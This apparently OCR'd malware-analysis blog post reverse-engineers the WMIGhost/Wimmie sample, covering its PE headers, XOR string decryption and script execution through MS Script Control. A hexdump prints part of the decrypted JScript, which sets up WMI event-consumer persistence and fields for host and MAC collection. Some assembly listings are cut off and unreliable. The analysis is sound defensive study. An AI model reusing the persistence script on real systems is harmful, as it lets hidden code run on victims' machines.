
WMIGhost / Wimmie - WMI malware

secrary.com/ReversingMalware/WMIGhost/

cd ../reverse_engineering_malware 5 minutes read
WMIGhost / Wimmie sample is from theZoo

SHA256: `a6ff8dfe654da70390cd71626cdca8a6f6a0d7980cd7d82269373737b04fd206`

The sample has `.dll` extension but there are no exports and according to characteristics, it's not `dll` file, I've changed the extension to `.exe`




PointerToSymbolTable	000000E4	Dword	00000000	
NumberOfSymbols	000000E8	Dword	00000000	
SizeOfOptionalHeader	000000EC	Word	00E0	
Characteristics	000000EE	Word	010F	Click here

Characteristics

- ✓ File is executable
- ☐ File is a DLL
- ☐ System File
- ✓ Relocation info stripped from file
- ✓ Line numbers stripped from file
- ✓ Local symbols stripped from file
- ☐ Agressively trim working set
- ☐ App can handle >2gb address space
- ☐ Bytes of machine word are reversed (low)
- ✓ 32 bit word machine
- ☐ Debugging info stripped from file in .DBG file

We can use the report from hybrid-analysis.


There is no protection, let's dive in deep.



```
Scanning -> C:\Documents and Settings\Administrator\Desktop\wmighost.exe
File Type : 32-Bit Exe (Subsystem : Win GUI / 2), Size : 20480 (05000h) Byte(s) | Machine:
0x14C (I386)
Compilation TimeStamp : 0x53EA1E2D -> Tue 12th Aug 2014 14:01:17 (GMT)
[TimeStamp] 0x53EA1E2D -> Tue 12th Aug 2014 14:01:17 (GMT) | PE Header | - | Offset:
0x000000E0 | VA: 0x004000E0 | -
[File Heuristics] -> Flag #1 : 00000000000000000000000000000000 (0x00000000)
[Entrypoint Section Entropy] : 5.81 (section #0) ".text   " | Size : 0xFC3 (4035) byte(s)
[DllCharacteristics] -> Flag : (0x0000) -> NONE
[SectionCount] 3 (0x3) | ImageSize 0x5000 (20480) byte(s)
[ModuleReport] [IAT] Modules -> KERNEL32.dll | MSVCRT.dll | ole32.dll | OLEAUT32.dll |
MSVCP60.dll
[!] File appears to have no protection or is using an unknown protection
- Scan Took : 0.47 Second(s) [00000002Fh (47) tick(s)] [506 of 580 scan(s) done]
```

PROTECTiON iD v0.6.8.5 DECEMBER
Log Filter
Smart Scan
Scan Files >
50
MB
Aggressive Scan
Status
Waiting for file(s) / Folders to scan
Queue
Scan

From the beginning, it decrypts text using `XOR` with `0x63` and `0xE9` :



```
00401018
00401018 loc_401018:
00401018 mov     ecx, [ebp+counter]
0040101B cmp     ecx, _4986
00401021 jnb     short loc_40105F
```


```
00401023
00401023 XOR_0x63_0xE9:
00401023 mov     edx, [ebp+counter]
00401026 movsx   eax, Enc_Str[edx]
0040102D xor     ecx, ecx
0040102F mov     cl, 0x63
00401035 xor     eax, ecx
00401037 mov     edx, [ebp+counter]
0040103A mov     Enc_Str[edx], al
00401040 mov     eax, [ebp+counter]
00401043 movsx   ecx, Enc_Str[eax]
0040104A xor     edx, edx
0040104C mov     dl, 0xE9
00401052 xor     ecx, edx
00401054 mov     eax, [ebp+counter]
00401057 mov     Enc_Str[eax], cl
0040105D jmp     short loc_40100F
```

```
0040105F
0040105F loc_4
0040105F mov
00401066 lea
00401069 call
0040106E mov
00401071 push
00401072 call
00401077 add
0040107A push
0040107F call
00401085 mov
0040108C lea
0040108F call
00401094 mov
00401097 mov
00401099 pop
0040109A retn
0040109A    std
```

Decrypted text:

Raw format- Gist link

Much more readable: Gist Link




```
00403028  66 75 6E 63 74 69 6F 6E  20 65 28 65 2C 74 29 7B  function·e(e,t){
00403038  76 61 72 20 6E 3D 22 77  69 6E 6D 67 6D 74 73 3A  var·n="winmgmts:
00403048  7B 69 6D 70 65 72 73 6F  6E 61 74 69 6F 6E 4C 65  {impersonationLe
00403058  76 65 6C 3D 69 6D 70 65  72 73 6F 6E 61 74 65 7D  vel=impersonate}
00403068  21 5C 5C 5C 5C 2E 5C 5C  72 6F 6F 74 5C 5C 73 75  !\\\\.\\root\\su
00403078  62 73 63 72 69 70 74 69  6F 6E 22 2C 72 3D 47 65  bscription",r=Ge
00403088  74 4F 62 6A 65 63 74 28  6E 2B 22 3A 41 63 74 69  tObject(n+":Acti
00403098  76 65 53 63 72 69 70 74  45 76 65 6E 74 43 6F 6E  veScriptEventCon
004030A8  73 75 6D 65 72 22 29 2E  73 70 61 77 6E 69 6E 73  sumer").spawnins
004030B8  74 61 6E 63 65 5F 28 29  3B 72 2E 6E 61 6D 65 3D  tance_();r.name=
004030C8  22 50 72 6F 62 65 53 63  72 69 70 74 46 69 6E 74  "ProbeScriptFint
004030D8  22 2C 72 2E 73 63 72 69  70 74 69 6E 67 65 6E 67  ",r.scriptingeng
004030E8  69 6E 65 3D 22 6A 61 76  61 73 63 72 69 70 74 22  ine="javascript"
004030F8  2C 72 2E 53 63 72 69 70  74 54 65 78 74 3D 74 2B  ,r.ScriptText=t+
00403108  22 76 61 72 20 73 4F 77  6E 65 72 3D 27 22 2B 65  "var·sOwner='"+e
00403118  2B 22 27 3B 76 61 72 20  4D 41 49 4E 3D 66 75 6E  +"';var·MAIN=fun
00403128  63 74 69 6F 6E 28 29 7B  24 3D 74 68 69 73 3B 24  ction(){$=this;$
00403138  2E 6B 65 79 3D 27 57 27  3B 24 2E 73 46 65 65 64  .key='W';$.sFeed
00403148  55 72 6C 3D 73 58 6D 6C  55 72 6C 3B 24 2E 73 4F  Url=sXmlUrl;$.sO
00403158  77 6E 65 72 3D 73 4F 77  6E 65 72 3B 24 2E 73 58  wner=sOwner;$.sX
00403168  6D 6C 55 72 6C 3D 27 27  3B 24 2E 6F 48 74 74 70  mlUrl='';$.oHttp
00403178  3D 6E 75 6C 6C 3B 24 2E  6F 53 68 65 6C 6C 3D 6E  =null;$.oShell=n
00403188  75 6C 6C 3B 24 2E 6F 53  74 72 65 61 6D 3D 6E 75  ull;$.oStream=nu
00403198  6C 6C 3B 24 2E 73 48 6F  73 74 4E 61 6D 65 3D 6E  ll;$.sHostName=n
004031A8  75 6C 6C 3B 24 2E 73 4F  53 54 79 70 65 3D 6E 75  ull;$.sOSType=nu
004031B8  6C 6C 3B 24 2E 73 4D 61  63 41 64 64 72 65 73 73  ll;$.sMacAddress
004031C8  3D 6E 75 6C 6C 3B 24 2E  73 55 52 4C 50 61 72 61  =null;$.sURLPara
004031D8  6D 3D 6E 75 6C 6C 3B 24  2E 76 65 72 73 69 6F 6E  m=null;$.version
004031E8  3D 27 32 2E 30 2E 30 27  3B 24 2E 72 75 6E 74 69  ='2.0.0';$.runti
```

`NOTE` : you can use my script to extract decrypted text from the executable: Gist link.

The malware uses `CoCreateInstance` function to get access to `COM` functionality.

The Microsoft Component Object Model (COM) is an interface standard that makes it possible for different software components to call each other's code without knowledge of specifics about each other.




```
00401B60 ppv= dword ptr  4
00401B60 rclsid= dword ptr  8
00401B60 pUnkOuter= dword ptr  0Ch
00401B60 dwClsContext= dword ptr  10h
00401B60
00401B60 push    ebp
00401B61 mov     ebp, esp
00401B63 push    ecx
00401B64 mov     [ebp+ppv], ecx
00401B67 mov     eax, [ebp+ppv]
00401B6A push    eax              ; ppv
00401B6B push    offset riid      ; riid
00401B70 mov     ecx, [ebp+dwClsContext]
00401B73 push    ecx              ; dwClsContext
00401B74 mov     edx, [ebp+pUnkOuter]
00401B77 push    edx              ; pUnkOuter
00401B78 mov     eax, [ebp+rclsid]
00401B7B push    eax              ; ScriptControl Object: 0E59F1D5-1FBE-11D0-8FF2-00A0D10038BC}
00401B7C call    ds:CoCreateInstance
00401B82 mov     esp, ebp
00401B84 pop     ebp
00401B85 retn    0Ch
00401B85 sub_401B60 endp
00401B85
```

`MS Script Control` is provided in `msscript.ocx`. It is a very handy tool to run VBScript/JScript without relying on `CScript.exe` or `WScript.exe`.

Seems like malware uses `Script Control` via `COM` to execute decrypted function without `CScript.exe` or `WScript.exe`.

`call dword ptr[ecx+20h]` calls some function from `msscript.ocx`, but I have no idea which function, there are no symbols, but I think it chooses `javascript` to execute the script:



```
6 RegQueryKey   HKCU\Software\Classes                                                   SUCCESS         Query: Name
6 RegOpenKey    HKCU\Software\Classes\CLSID\{F414C260-6AC0-11CF-B6D1-00AA00BBBB58}      NAME NOT FOUND  Desired Access: R...
6 RegOpenKey    HKCR\CLSID\{F414C260-6AC0-11CF-B6D1-00AA00BBBB58}                       SUCCESS         Desired Access: R...
6 RegQueryKey   HKCR\CLSID\{f414c260-6ac0-11cf-b6d1-00aa00bbbb58}                       SUCCESS         Query: Name
6 RegOpenKey    HKCU\Software\Classes\CLSID\{f414c260-6ac0-11cf-b6d1-00aa00bbbb58}      NAME NOT FOUND  Desired Access: M...
6 RegQueryValue HKCR\CLSID\{f414c260-6ac0-11cf-b6d1-00aa00bbbb58}\AppID                 NAME NOT FOUND  Length: 144
6 RegCloseKey   HKCR\CLSID\{f414c260-6ac0-11cf-b6d1-00aa00bbbb58}                       SUCCESS
6 RegCloseKey   HKCR\CLSID\{f414c260-6ac0-11cf-b6d1-00aa00bbbb58}                       SUCCESS
6 RegQueryKey   HKCU\Software\Classes                                                   SUCCESS         Query: Name
6 RegOpenKey    HKCU\Software\Classes\CLSID\{F414C260-6AC0-11CF-B6D1-00AA00BBBB58}      NAME NOT FOUND  Desired Access: R...
6 RegOpenKey    HKCR\CLSID\{F414C260-6AC0-11CF-B6D1-00AA00BBBB58}                       SUCCESS         Desired Access: R...
6 RegCloseKey   HKCR\CLSID\{f414c260-6ac0-11cf-b6d1-00aa00bbbb58}                       SUCCESS
6 RegQueryKey   HKCU\Software\Classes                                                   SUCCESS         Query: Name
6 RegOpenKey    HKCU\Software\Classes\CLSID\{F414C260-6AC0-11CF-B6D1-00AA00BBBB58}      NAME NOT FOUND  Desired Access: R...
```

```
{F3D3F924-11FC-11D3-BB97-00C04F8EE6C0}
{f414c260-6ac0-11cf-b6d1-00aa00bbbb58}
  Implemented Categories
    {F0B7A1A1-9847-11CF-8F20-00805F2CD064}
    {F0B7A1A2-9847-11CF-8F20-00805F2CD064}
  InprocServer32
  OLEScript
  ProgID
{f414c261-6ac0-11cf-b6d1-00aa00bbbb58}
{f414c262-6ac0-11cf-b6d1-00aa00bbbb58}
{F44BB2D0-F070-463E-9433-B0CCF3CFD627}
```


Name	Type	Data
(Default)	REG_SZ	JScript Language

```
00401945 push    offset SEH_401940
0040194A mov     eax, large fs:0
00401950 push    eax
00401951 mov     large fs:0, esp
00401958 sub     esp, 8
0040195B mov     [ebp+var_14], ecx
0040195E mov     [ebp+var_4], 0
00401965 lea     ecx, [ebp+arg_0]
00401968 call    sub_4019C0
0040196D push    eax
0040196E mov     eax, [ebp+var_14]
00401971 mov     ecx, [eax]
00401973 mov     edx, [ebp+var_14]
00401976 push    edx
00401977 call    dword ptr [ecx+20h]
0040197A mov     [ebp+var_10], eax
0040197D cmp     [ebp+var_10], 0
00401981 jge     short loc_401995
```

```
set riid
, [ebp+var_14]

, [ebp+var_10]

_401DD2
```


```
00401995
00401995 loc_401995:
00401995 mov     [ebp+var_4], 0FFFFFFFFh
0040199C lea     ecx, [ebp+arg_0]
0040199F call    unknown_libname_2 ; Micros
004019A4 mov     ecx, [ebp+var_C]
004019A7 mov     large fs:0, ecx
004019AE mov     esp, ebp
```

(Click here to view a larger version)



```
004013FB
004013FB loc_4013FB:             ; int
004013FB push    ecx
004013FC mov     ecx, esp        ; this
004013FE mov     [ebp+var_3C], esp
00401401 push    offset aJavascript ; "JavaScript"
00401406 call    std::ios_base::register_callback(void (*)(std::ios_base::event,std::ios_base &,int),int)
0040140B mov     [ebp+var_44], eax
0040140E mov     eax, [ebp+var_44]
00401411 mov     [ebp+var_48], eax
00401414 mov     byte ptr [ebp+var_4], 1
00401418 lea     ecx, [ebp+var_18]
0040141B call    unknown_libname_6 ; Microsoft VisualC 2-11/net runtime
```

After this at `00401AB7` there is another call to function from `msscript.ocx` :

